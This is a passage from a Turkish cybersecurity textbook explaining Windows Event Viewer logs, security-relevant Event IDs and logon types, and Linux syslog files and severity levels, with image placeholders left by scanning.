



**Görsel 3.12:** Log türleri

İşlem günlükleri (transaction log), sistem olay kayıtları (event log), ağ cihazlarının ürettiği trafik logları, uç nokta güvenlik çözümlerinin oluşturduğu tehdit kayıtları gibi farklı türdeki loglar, her biri kendi bağlamında önemli bilgiler taşır. Örneğin bir veri tabanı işlem günlüğü, anormal sorguları tespit etmeye yardımcı olurken bir firewall log, yetkisiz erişim denemelerini ortaya çıkarabilir. Bu çeşitlilik, log yönetimini karmaşık hâle getirse de güvenlik analistlerine kapsamlı bir bakış açısı sunar.

### 3.1.6.1. Olay Günlükleri (Event Log)

Olay günlükleri; bir bilgisayar sisteminde meydana gelen hatalar, ihlaller, güvenlik olayları, kullanıcı davranışları, uygulama faaliyetleri gibi çalışmaların izlenerek kaydedildiği log kayıtlarıdır (Görsel 3.13).




**Görsel 3.13:** Olay Görüntüleyicisi

Olay günlükleri, sistemde meydana gelen sorunların kökenine ulaşmak için vazgeçilmez bir kaynaktır. Bu sorunlar; donanım arızalarından yazılım hatalarına, güvenlik açıklarından performans problemlerine kadar uzanabilir. Sistem yöneticileri ve güvenlik analistleri, karşılaşılan bir problemin nedenini anlamak için çoğunlukla o olaydan önceki log kayıtlarına başvurur.

Olay günlükleri, bir sistemin işleyişine dair önemli verileri düzenli olarak kaydeden, sistemin hem sağlığını hem de güvenliğini izlemeye yardımcı olan kritik araçlardır. Bu günlüklerin öne çıkan bazı özelliklerini şu şekilde sıralayabiliriz:

**1. Olayların Kayıt Altına Alınması**

Sistem üzerinde gerçekleşen belirli olaylar, zaman sırasına göre düzenli biçimde kayıt altına alınır. Bu olaylar; kullanıcıların giriş çıkışları, uygulama hataları, servis durmaları gibi sistemin çalışmasını etkileyen durumları içerebilir. Bu sayede geçmişe dönük izleme ve analiz mümkün hâle gelir.

**2. Sorunların Tespiti ve Analizi**

Bir uygulama beklenmedik şekilde kapandığında veya sistemde bir anormallik yaşandığında olay günlükleri genellikle ilk başvurulan kaynaktır. Geliştiriciler ve sistem yöneticileri; bu loglar aracılığıyla hataların ne zaman ve nasıl ortaya çıktığını analiz edebilir, böylece problemin kökenine ulaşabilir.


**3. Güvenlik Takibi ve Denetimi**

Sistemlere yönelik şüpheli veya yetkisiz erişim girişimleri de olay günlüklerinde kayıt altına alınır. Örneğin bir kullanıcının art arda yanlış şifre girmesi veya belirli bir kaynağa olağan dışı erişim denemeleri bu

loglara yansır. Bu tür kayıtlar, güvenlik olaylarını incelemek ve gerektiğinde müdahalede bulunmak için hayati öneme sahiptir.

### 4. Günlüklerin Çeşitliliği

Her olay aynı türde kayıtlanmaz. Farklı işlevlere hizmet eden çeşitli log türleri bulunur (Görsel 3.14).




**Görsel 3.14:** Günlüklerin çeşitleri

**Sistem Günlükleri:** Donanım ve işletim sistemi ile ilgili gelişmeleri içerir.

**Uygulama Günlükleri:** Yazılımlar çalışırken oluşan durumları ve hataları kaydeder.

**Güvenlik Günlükleri:** Kullanıcıların sisteme nasıl, ne zaman eriştiği gibi kimlik doğrulama ve yetkilendirme süreçlerini takip eder.

Tablo 3.5'te Olay Görüntüleyicisi ile erişilen bazı yaygın olay görüntüleyici log türleri açıklanmıştır.

**Tablo 3.5:** Log Türleri ve Açıklamaları

| Log Türü | Açıklama |
|---|---|
| **Uygulama** | Uygulamalar tarafından oluşturulan loglar (örneğin bir antivirüs uyarısı) |
| **Sistem** | Windows sistem bileşenlerinden gelen loglar (örneğin sürücü hatası) |
| **Güvenlik** | Giriş-çıkışlar, yetkilendirme olayları gibi güvenlikle ilgili loglar |
| **Kur** | Sistem kurulumuna ait bilgiler |
| **İletilen Olaylar** | Başka cihazlardan toplanan loglar |

Siber güvenliğin temel yapı taşlarından biri olan olay günlükleri (event loglar), sadece sistem davranışlarını izlemekle kalmaz. Aynı zamanda olası tehditleri önceden fark etme, müdahale etme ve sonrasında analiz etme imkânı da sunar. Olay günlüklerinin siber güvenlik açısından önemi şu şekilde sıralanabilir:

**1. Anomali Tespiti**

Olay günlükleri, sistemdeki olağan dışı davranışları tespit etmek için güçlü bir araçtır. Örneğin sabaha karşı 03:00 sularında gerçekleştirilen ardışık başarısız giriş denemeleri, olağan bir kullanıcı davranışı olmayabilir. Potansiyel bir saldırı girişiminin habercisi olabilir. Bu tür anormallikler, güvenlik ekiplerine erken uyarı niteliği taşır.

**2. Olaylara Müdahale Sürecini Destekleme**

Gerçekleşen bir siber olayın ardından sistemde neler yaşandığını adım adım anlamak, doğru ve zamanında müdahale için kritik önem taşır. Log kayıtları; olayın başlangıç noktası, yayılma şekli ve etkilediği bileşenler hakkında detaylı bilgiler sunarak müdahale sürecinin doğru yapılandırılmasına katkı sağlar.

**3. Adli Bilişim (Dijital Delil Toplama)**

Siber suçlara ilişkin teknik incelemelerde olay günlükleri, dijital delil olarak kullanılır. Bu kayıtlar; saldırganın kimliğine ulaşma, kullanılan yöntemleri belirleme ve adli süreçlerde geçerli kanıt sunma açısından büyük önem taşır.


**4. Yasal Uyumluluk Gereklilikleri**

Birçok ulusal ve uluslararası güvenlik standardı, sistemlerin düzenli ve güvenilir şekilde log kaydı tutmasını zorunlu kılar. ISO/IEC 27001, KVKK (Kişisel Verilerin Korunması Kanunu), Avrupa Birliği Genel Veri Koruma Tüzüğü (GDPR) gibi düzenlemeler, bu konuda açık hükümler içerir. Olay günlüklerinin düzenli olarak oluşturulması, sadece teknik değil aynı zamanda hukuki bir sorumluluktur (Görsel 3.15).




**Görsel 3.15:** GDPR uyumluluğu

Windows işletim sistemde gerçekleşen olaylar, Olay Görüntüleyicisi sisteminde kayıt altına alır (Görsel 3.16). Bu sayede sistemde hangi olayların meydana geldiği görüntülenebilir ve neden oluştuğu analiz edilebilir.





**Görsel 3.16:** Olay Görüntüleyicisi ekranı

Windows Olay Görüntüleyicisi'nde her olay kaydı, belirli alanlarla yapılandırılmıştır (Görsel 3.17). Bu alanlar sayesinde olayın ne olduğu, ne zaman gerçekleştiği ve hangi bileşenle ilgili olduğu anlaşılabilir (Tablo 3.6).

**Tablo 3.6:** Olay Görüntüleyici Alanları ve Açıklamaları

| Alan Adı | Açıklama |
|---|---|
| **Tarih/Saat** | Olayın ne zaman gerçekleştiğini gösterir. |
| **Kaynak (Source)** | Olayın hangi servis, uygulama veya bileşen tarafından oluşturulduğunu belirtir. |
| **Olay Kimliği (Event ID)** | Olayı tanımlayan benzersiz numaradır. Aynı olayın farklı sistemlerde karşılaştırılmasına yardımcı olur. |
| **Kategori (Task Category)** | Olayın ait olduğu işlem veya alt görev kategorisidir. |
| **Düzey (Level)** | Olayın önem derecesini belirtir (bilgi, uyarı, hata, kritik vb.). |
| **Kullanıcı (User)** | Olayı tetikleyen kullanıcı hesabını gösterir. |
| **Bilgisayar (Computer)** | Olayın kaydedildiği sistemin adı veya IP adresidir. |
| **Açıklama (Description)** | Olayla ilgili detaylı açıklamalar içerir. |




**Görsel 3.17:** Olay kayıtları

Windows işletim sistemlerinde her olay, belirli bir kimlikle (Event ID) kaydedilir. Bu kimlikler, olay türünü hızlıca anlamaya ve güvenlik analizleri yapmaya olanak tanır. Tablo 3.7'de güvenlik açısından kritik kabul edilen bazı önemli Event ID'ler yer alır.


**Tablo 3.7:** Event ID ve Açıklamaları

| Event ID | Açıklama |
|---|---|
| **4624** | **Başarılı oturum açma**<br>Bir kullanıcı sisteme başarıyla giriş yaptı. Güvenlik denetimi için temel olaylardan biridir. |
| **4625** | **Başarısız oturum açma**<br>Hatalı parola veya kullanıcı adı ile yapılan giriş denemesidir. Brute-force saldırı tespitinde kullanılır. |
| **4672** | **Yüksek ayrıcalıklı oturum açma**<br>Özel yetkileri olan bir kullanıcı (yönetici gibi), sisteme giriş yaptı. İzlenmesi kritik olaylardandır. |
| **4688** | **Yeni işlem başlatıldı.**<br>Bir kullanıcı veya sistem tarafından yeni bir işlem (örneğin bir program) çalıştırıldı. Zararlı yazılım analizi için önemlidir. |
| **4689** | **İşlem sonlandırıldı.**<br>Daha önce başlatılmış bir işlem sonlandırıldı. Süreç takibi açısından kullanılır. |

Tablonun devamı


| Event ID | Açıklama |
|---|---|
| 4720 | **Yeni kullanıcı hesabı oluşturuldu.**<br>Sistem üzerinde yeni bir hesap açıldı. Yetkisiz erişimlerin tespiti için kontrol edilmelidir. |
| 4726 | **Kullanıcı hesabı silindi.**<br>Var olan bir kullanıcı hesabı sistemden kaldırıldı. Güvenlik ihlali göstergesi olabilir. |
| 4723 | **Kullanıcı parolasını değiştirdi.**<br>Bir kullanıcı kendi şifresini değiştirdi. Şüpheli etkinliklerde kontrol edilir. |
| 4771 | **Kerberos ön kimlik doğrulama hatası**<br>Genellikle hatalı parola girişlerini veya kimlik doğrulama sorunlarını gösterir. |
| 5140 | **Ağa paylaştırılmış kaynağa erişim**<br>Kullanıcı veya sistem, ağdaki bir paylaşıma erişmeye çalıştı. Dosya paylaşımı üzerinden sızma girişimlerini gösterebilir. |

Windows Olay Görüntüleyicisi üzerinden olay kimlik numaralarına bakarak olayları analiz etmek mümkün olur. Çok sayıda ve kısa zamanda sistemde gerçekleşen başarısız oturum açma girişimi, **4625** numaralı olay kimliği numarasından fark edilebilir. Bu durum, sistemin yetkisiz erişim denemelerine maruz kaldığını ve olası bir brute-force saldırısının gerçekleştiğini düşündürür. Bu tür olaylar, sistem yöneticilerinin güvenlik açıklarını değerlendirmesi ve gerekli önlemleri alması açısından oldukça önemlidir. Görsel 3.18'deki Olay Görüntüleyicisi üzerinden alınan loglar incelendiğinde çok sayıda başarısız oturum açma girişimi tespit edilir. Bu durum, sistemin yetkisiz erişim denemelerine maruz kaldığını ve potansiyel bir brute-force saldırısı olabileceğini gösterir.




**Görsel 3.18:** Başarısız oturum açma isteği

Olay kayıtlarının içeriği incelendiğinde her bir girişimin ayrıntılarında yer alan Oturum Türü bilgisi, olayın kaynağı ve türü hakkında önemli ipuçları sunar (Görsel 3.19). Farklı logon türleri, etkileşimli oturum açmalardan uzaktan erişim girişimlerine kadar çeşitli senaryoları yansıtabilir. Bu bilgiler, olayların birbirleriyle bağlantısını kurmak ve güvenlik analizlerinde daha derinlemesine yorum yapmak açısından kritik öneme sahiptir.




**Görsel 3.19:** Log kaydının ayrıntısı

Tablo 3.8'de **Oturum Türü (Logon Types)** için logon tip numarası, logon adı (title) ve açıklamalarını içeren bilgiler ayrıntıları ile yer alır.

**Tablo 3.8:** Oturum Açma Türü ve Açıklamaları

| Oturum Açma Türü (Logon Tipi) | Oturum Açma Başlığı | Açıklama |
|---|---|---|
| **2** | Etkileşimli Oturum Açma | Kullanıcının bilgisayarda doğrudan fiziksel olarak oturum açmasıdır (örneğin klavye ve ekran ile giriş yapılması). |
| **3** | Ağ Üzerinden Oturum Açma | Ağ üzerinden yapılan oturum açma işlemleridir (örneğin paylaşılan bir klasöre veya ağa bağlı bir kaynağa erişim). |
| **4** | Toplu Oturum Açma | Görev Zamanlayıcısı (Task Scheduler) gibi otomatik çalışan görevler tarafından yapılan oturum açma işlemleridir. |
| **5** | Hizmet Oturumu | Bilgisayarda çalışan bir hizmet (service) tarafından gerçekleştirilen oturum açma işlemidir. |
| **7** | Kilit Açma | Kilitlenmiş bir oturumun kullanıcı tarafından yeniden açılması (örneğin bilgisayar kilitlendiğinde parolanın girilmesiyle tekrar giriş) işlemidir. |

Tablonun devamı →

| Oturum Açma Türü (Logon Tipi) | Oturum Açma Başlığı | Açıklama |
|---|---|---|
| **8** | Ağ Üzerinden Düz Metinle Oturum | Şifrenin ağ üzerinden açık metin olarak gönderildiği oturum açma türüdür. Genellikle eski ve güvensiz protokollerde görülür. |
| **9** | Yeni Kimlik Bilgileri ile Oturum | **Farklı çalıştır (RunAs)** komutu kullanılarak farklı bir kullanıcı hesabı ile yapılan oturum açma işlemidir. |
| **10** | Uzak Etkileşimli Oturum Açma | Uzak Masaüstü (Remote Desktop, RDP gibi) araçlarla yapılan oturum açma girişimleridir. |
| **11** | Önbelleğe Alınmış Etkileşimli Oturum | Ağ bağlantısı olmadan, daha önce doğrulanmış kimlik bilgileri kullanılarak yapılan oturum açmadır (örneğin dizüstü bilgisayarda çevrimdışı). |

Windows Olay Görüntüleyici (Event Viewer) içinde her olay, bir **Düzey (Level)** ile sınıflandırılır. Bu düzeyler, olayın önem derecesini ve sistem üzerindeki etkisini anlamaya yardımcı olur (Görsel 3.20).




**Görsel 3.20:** Olay Görüntüleyici düzeyleri

Olay düzeyleri, sistemde gerçekleşen olayların **ciddiyet derecesini** ifade eder. Olay Görüntüleyici'deki sistem loglarında en yaygın kullanılan beş düzey vardır. Her biri farklı bir durumu belirtir (Tablo 3.9).

**Tablo 3.9:** Düzeyler ve Açıklamaları

| Düzey (Level) | Adı | Açıklama |
|---|---|---|
| **1** | **Kritik (Critical)** | Sistemin çalışmasını engelleyen, acil müdahale gerektiren ciddi hatalardır. |
| **2** | **Hata (Error)** | Uygulama veya hizmetin beklenmeyen şekilde başarısız olduğu olaylardır. |
| **3** | **Uyarı (Warning)** | Potansiyel sorunları veya performans kayıplarını belirtir. |
| **4** | **Bilgi (Information)** | Başarılı işlemleri ve sistemin düzgün çalıştığını bildiren olaylardır. |
| **5** | **Ayrıntı (Verbose)** | Daha derin teknik detay içeren olaylardır. Genellikle hata ayıklamada kullanılır. |

### 3.1.6.2. Syslog (Unix/Linux Logları)

**Syslog**; Linux tabanlı sistemin genel durumu, kullanıcı aktiviteleri, uyarılar, hata mesajları, raporlar gibi gerçekleşen olayları kayıt altına alan temel bir loglama sistemidir. Sistem yöneticileri ve güvenlik analistleri açısından kritik öneme sahip bu yapı, geçmişe dönük olayların izlenmesini sağlayarak güvenlik açıklarının belirlenmesi, performans değerlendirmesi yapılması, olası sorunların tespiti gibi pek çok alanda yol gösterici olur. Bu logların analizi, sorunların kökenine ulaşmak ve gerekli müdahaleleri gerçekleştirmek için büyük önem arz eder (Görsel 3.21).




**Görsel 3.21:** Syslog

Syslog'un sunduğu en önemli avantajlardan biri de sistem loglarının farklı bir sunucuya yönlendirilebilmesidir. Böylece birden fazla bilgisayardan toplanan loglar, merkezî bir noktada birleştirilebilir ve bu merkezden tüm sistemler izlenip yönetilebilir. Geleneksel Linux dağıtımlarında bu işlemler genellikle **/etc/syslog.conf** dosyası üzerinden yapılandırılırken bugün daha fazla özellik ve esneklik sunan **rsyslog, journald, syslog-ng** gibi servisler yaygın olarak kullanılır.

Log dosyaları sistemde çoğunlukla **/var/log** dizini altında tutulur. Bu dizin, Syslog altyapısıyla oluşturulan tüm günlük kayıtlarının depolandığı temel klasördür. Bu kayıtlar, sistemin olağan dışı davranışlarını veya performansla ilgili aksaklıkları erkenden fark etme imkânı tanır. Böylece yöneticiler, sistemin güvenli ve sorunsuz çalışmasını sürdürebilir. Logların Linux sistemlerde kaydedildiği yerler varsayılan olarak Tablo 3.10'da olduğu şekildedir.

**Tablo 3.10:** Linux Log Dosyaları ve Açıklamaları

| Log Dosyası | Açıklama |
|---|---|
| **/var/log/syslog** | Genel sistem mesajları |
| **/var/log/messages** | Daemon ve sistemle ilgili loglar |
| **/var/log/auth.log** | Kimlik doğrulama girişimleri |
| **/var/log/kern.log** | Kernel ile ilgili loglar |
| **/var/log/cron.log** | Zamanlanmış görevlerle ilgili loglar |
| **/var/log/boot.log** | Başlangıç sırasında oluşan loglar |

**Severity (Önem Derecesi),** bir sistemde veya uygulamada oluşan olayın, hatanın veya mesajın ne kadar kritik yahut önemli olduğunu belirten bir sınıflandırmadır.

Syslog ve benzeri log sistemlerinde her log mesajına bir **severity seviyesi** atanır. Bu seviye, mesajın aciliyetini ve önemini ifade eder. Böylece sistem yöneticileri, kritik sorunları hızlıca ayırt edip öncelik verebilir. Tablo 3.11'de severity kodları ve anlamları, açıklamalarıyla beraber verilmiştir.

**Tablo 3.11:** Önem Dereceleri ve Açıklamaları

| Severity Kodu | Adı | Anlamı (Türkçe) | Açıklama |
|---|---|---|---|
| **0** | **Emergency** | Acil Durum | Sistem kullanılamaz, derhal müdahale gerekir. |
| **1** | **Alert** | Uyarı | Hemen müdahale edilmesi gereken ciddi sorundur. |
| **2** | **Critical** | Kritik | Kritik hata, sistemin önemli kısmı etkilenmiştir. |
| **3** | **Error** | Hata | Bir hata oluşmuş ama sistem genel olarak çalışıyordur. |
| **4** | **Warning** | Uyarı | Potansiyel problem, dikkat gerektirir. |
| **5** | **Notice** | Bildirim | Normal ama önemli olaylardır. |
| **6** | **Informational** | Bilgilendirme | Sistemle ilgili bilgilendirici mesajlardır. |
| **7** | **Debug** | Hata Ayıklama (Detay) | Geliştiriciler için detaylı hata ayıklama bilgisidir. |

